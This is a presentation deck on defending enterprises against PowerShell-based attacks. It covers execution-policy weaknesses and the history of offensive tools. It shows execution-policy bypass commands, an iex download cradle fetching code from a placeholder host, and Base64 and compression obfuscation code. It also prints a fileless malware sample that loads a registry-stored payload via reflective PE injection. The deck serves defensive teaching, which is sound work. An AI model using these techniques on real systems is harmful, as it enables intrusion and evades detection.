

PowerShell Security: Defending the Enterprise from the Latest Attack Platform



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ABOUT

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- ❖ Microsoft Certified Master (MCM) Directory Services
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AGENDA

- ❖ PowerShell Overview & Capability
- ❖ Traditional PowerShell Defenses
- ❖ Real-World PowerShell Attacks
- ❖ PowerShell Attack Tools
- ❖ Detecting PowerShell Attacks
- ❖ Mitigation & Prevention
- ❖ PowerShell v5

Detecting Offensive PowerShell Attack Tools
<https://adsecurity.org/?p=2604>



PowerShell Overview

- Object-based scripting language based on .Net technologies.
- Primarily designed in C#.
- “BASH shell for Windows”.
- PowerShell can call .Net directly:

```
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
```
- Extensible through imported code modules which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell_ISE.exe (ISE GUI).
- Approaching its 10 year anniversary.

Default PowerShell Versions by OS

- Determine PowerShell Version: `$PSVersionTable`

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016



The Power of PowerShell

- Each PowerShell cmdlet follows the standard **Verb-Noun** format which makes it easy to identify what a cmdlet does.
Get-Service vs **Start-Service** vs **Stop-Service**
- Cmdlet parameters provide mandatory or optional data to the code at run-time
Get-Service -Name "Netlogon"
- Consistent parameters across cmdlets
-WhatIf -Force -ComputerName -Identity
- Built-in consistent help
Get-Help Get-Service (-example/-full)


Attackers Have Options

- Custom executables (EXEs)
- Windows command tools
- Sysinternal tools
- VBScript
- CScript
- JavaScript
- Batch files
- PowerShell

PowerShell Capability (Attackers Love This!)


- In-memory execution of script code
- Download code from a website & post results back to the site (or a different one).
- PowerShell Remoting
- Leverage Windows API & .Net code
- Excellent post-exploitation shell.

Typical PowerShell defenses (and why they fail)



PowerShell Execution & Execution Policy

- .PS1 files don't auto-execute (double-click opens in notepad).
- Execution policy set to Restricted by default
 - All script execution disabled (interactive commands enabled)



```
Administrator: Windows PowerShell

PS C:\> .\test.ps1
.\test.ps1 : File C:\test.ps1 cannot be loaded because running scripts is disabled on this system. For more information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess

PS C:\>
```

Bypass PowerShell Execution Policy

- Change the Execution Policy
 - Set-ExecutionPolicy –ExecutionPolicy UnRestricted
- Ask PowerShell to bypass the Exec policy!
 - PowerShell.exe -ExecutionPolicy Bypass

```
PS C:\temp> Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y
PS C:\temp>
PS C:\temp> get-executionpolicy
Unrestricted
PS C:\temp>
```



```
c:\>powershell.exe -executionpolicy bypass -windowstyle hidden -noninteractive -nologo -file "c:\temp\exploit.ps1"
```

“The PowerShell Execution Policy is not a security boundary”

Deny PowerShell.exe

- Block execution of PowerShell.exe
 - ACL
 - AppLocker
- Doesn't work (*Why Not?*)
- PowerShell is how stuff gets done (admin, logon, Exchange, etc).
- Drop in own version of PowerShell.exe!
(*you can do that?*)

PowerShell: More than PowerShell.exe

```
PS C:\temp> $PS = [PowerShell]::Create()  
$PS.AddCommand("Get-Process")  
$PS.Invoke()
```

```
Commands      : System.Management.Automation.PSCommand  
Streams       : System.Management.Automation.PSDataStreams  
InstanceId    : 57ef9f1e-be3a-43a1-a7ed-cec4e9177c76  
InvocationStateInfo : System.Management.Automation.PSInvocationStateInfo  
IsNested      : False  
HadErrors     : False  
Runspace      : System.Management.Automation.Runspaces.LocalRunspace  
RunspacePool  :  
IsRunspaceOwner : True  
HistoryString :
```

```
Id      : 396  
Handles : 373  
CPU     :  
Name    : csrss
```


Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s AwesomerShell

<https://github.com/Ben0xA/AwesomerShell>

```
namespace HostSamples
{
    using System;
    using System.Management.Automation; // Windows PowerShell namespace


    /// <summary>
    /// This class defines the main entry point for a host application th
    /// synchronously invokes the following pipeline:
    /// [Get-Process]
    /// </summary>
    internal class HostPS1
    {
        /// <summary>
        /// The PowerShell object is created and manipulated within the
        /// Main method.
        /// </summary>
        /// <param name="args">This parameter is not used.</param>
        private static void Main(string[] args)
        {
            // Call the PowerShell.Create() method to create an
            // empty pipeline.
            PowerShell ps = PowerShell.Create();

            // Call the PowerShell.AddCommand(string) method to add
            // the Get-Process cmdlet to the pipeline. Do
            // not include spaces before or after the cmdlet name
            // because that will cause the command to fail.
            ps.AddCommand("Get-Process");

            Console.WriteLine("Process           Id");
            Console.WriteLine("-----");

            // Call the PowerShell.Invoke() method to run the
            // commands of the pipeline.
            foreach (PSObject result in ps.Invoke())
            {
                Console.WriteLine(
                    "{0,-24}{1}",
                    result.Members["ProcessName"].Value,
                    result.Members["Id"].Value);
            } // End foreach.
        }
    }
}
```

PowerShell as an Attack Platform



Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly
“PowerShell OMFG!” (<https://www.youtube.com/watch?v=JKIVONfD53w>)
 - Describes many of the PowerShell attack techniques used today
 - Bypass execution restriction policy; PowerShell –EncodedCommand; & Invoke-Expression.
 - Released PowerDump to dump SAM database purely within PowerShell (by Kathy Peters, Josh Kelley (winfang) and Dave Kennedy (ReL1K))
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
 - “Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process.”
- 2013 - Invoke-Mimikatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

PowerShell as an Attack Platform

- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.

PowerShell as an Attack Platform

- PowerShell often leveraged as part of client attack.
- Invoked by:
 - **Microsoft Office Macro (VBA)**
 - WMI
 - HTA Script (HTML Application – control panel extensions)
 - CHM (compiled HTML help)
 - Java JAR file
 - Other script type (VBS/WSH/BAT/CMD)
- Typically an Encoded Command (bypasses exec. policy)

Typical PowerShell.exe Attack Run Options

- WindowsStyle Hidden
- NoProfile
- ExecutionPolicy Bypass
- File <FilePath>
- Command <Command>
- EncodedCommand <BASE64EncodedCommand>
- Invoke-Expression (iex):
 - iex (New-Object Net.WebClient).DownloadString("http://hostname/filename.txt")

PowerShell Attack Code

- Encoded commands obfuscate attack code & avoid console character limitation (~8k).

*Powershell.exe -WindowStyle Hidden -nopprofile -
EncodedCommand <BASE64ENCODED>*

```
PS C:\Windows\system32> $command = 'get-process LSASS'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -Window Hidden -nopprofile -encodedCommand $encodedCommand
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
-----	-----	-----	-----	-----	-----	--	-----
1379	30	11364	19544	54		672	lsass

PowerShell Attack Code – Encode & Compress

```
$EncodedText = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('get-process'))  
$EncodedText
```

```
PowerShell -EncodedCommand $EncodedText
```

```
PowerShell -EncodedCommand 'ZwB1AHQALQBWAHIAbwBjAGUAcwBzAA=='
```

```
$Command = "Invoke-Expression `$(New-Object IO.StreamReader (" +  
" `$(New-Object IO.Compression.DeflateStream (" +  
" `$(New-Object IO.MemoryStream (" +  
" `$( [Convert]::FromBase64String(`"$EncodedCommand`")))), " +  
" [IO.Compression.CompressionMode]::Decompress)), " +  
" [Text.Encoding]::ASCII)).ReadToEnd();"   
PowerShell.exe -Command $Command
```


Fileless Malware: Execute PS Code from Registry


```
powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass iex  
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp  
'HKCU:\Software\Classes\UBZZXDJZAOGD').XLQWFZRMYEZV)))
```

```
1  $laziEEbNl = 'UBZZXDJZAOGD';  
2  $AAMIGXFSNFELTAWRLPUK = '{F93D0EC4-85A2-4871-AD77-F421B89A0C3F}';  
3  $MYzCGKgIWvqVbaOqTxv = '{1DFF708B-0C65-4807-8D0C-5127D27113B7}';  
4  #Function collapsed for readability but it is a decryption function  
5  + Function YegEMFuUup{...}  
28 #Function collapsed for readability. It gzip inflates the binary  
29 + Function inflatebin{...}  
40 $DUUZTJAPeMZ = [System.Text.Encoding]::ASCII.GetBytes('ubUIUawd9AiEPwZsh');  
41 $eOizeGbcRBwSK = [System.Convert]::FromBase64String(' big Base64 blob removed ');  
42 $eOizeGbcRBwSK = YegEMFuUup -RRFVESUFKARQUUG $eOizeGbcRBwSK -IwiWVhjMKBLFjoiplrOY $DUUZTJAPeMZ  
43 $eOizeGbcRBwSK = inflatebin -RRFVESUFKARQUUG $eOizeGbcRBwSK  
44  
45 $autmGNrVkbP = 'HKCU:\Software\Classes\' + $laziEEbNl;  
46 $vbEAVvPmboDegBGedpNv = '';  
47 - if ([IntPtr]::Size -eq 8) {  
48     $vbEAVvPmboDegBGedpNv = (Get-ItemProperty -Path $autmGNrVkbP -Name $AAMIGXFSNFELTAWRLPUK).$AAMIGXFSNFELTAWRLPUK;  
49 - } else {  
50     $vbEAVvPmboDegBGedpNv = (Get-ItemProperty -Path $autmGNrVkbP -Name $MYzCGKgIWvqVbaOqTxv).$MYzCGKgIWvqVbaOqTxv;  
51 - }  
52 $vbEAVvPmboDegBGedpNv = YegEMFuUup -RRFVESUFKARQUUG $vbEAVvPmboDegBGedpNv -IwiWVhjMKBLFjoiplrOY $DUUZTJAPeMZ  
53 $vbEAVvPmboDegBGedpNv = inflatebin2 -RRFVESUFKARQUUG $vbEAVvPmboDegBGedpNv  
54  
55 $eOizeGbcRBwSK = $eOizeGbcRBwSK + 'Invoke-ReflectivePEInjection -PEBytes $vbEAVvPmboDegBGedpNv';  
56 iex $eOizeGbcRBwSK;
```


Attack Timeline

- Malware Injection (Spear-Phish, Web Exploits, etc)
- Reconnaissance (Internal)
- Credential Theft
- Exploitation & Privilege Escalation
- Data Access & Exfiltration
- Persistence (retaining access)

Carbon Black: Malicious Activity with PowerShell

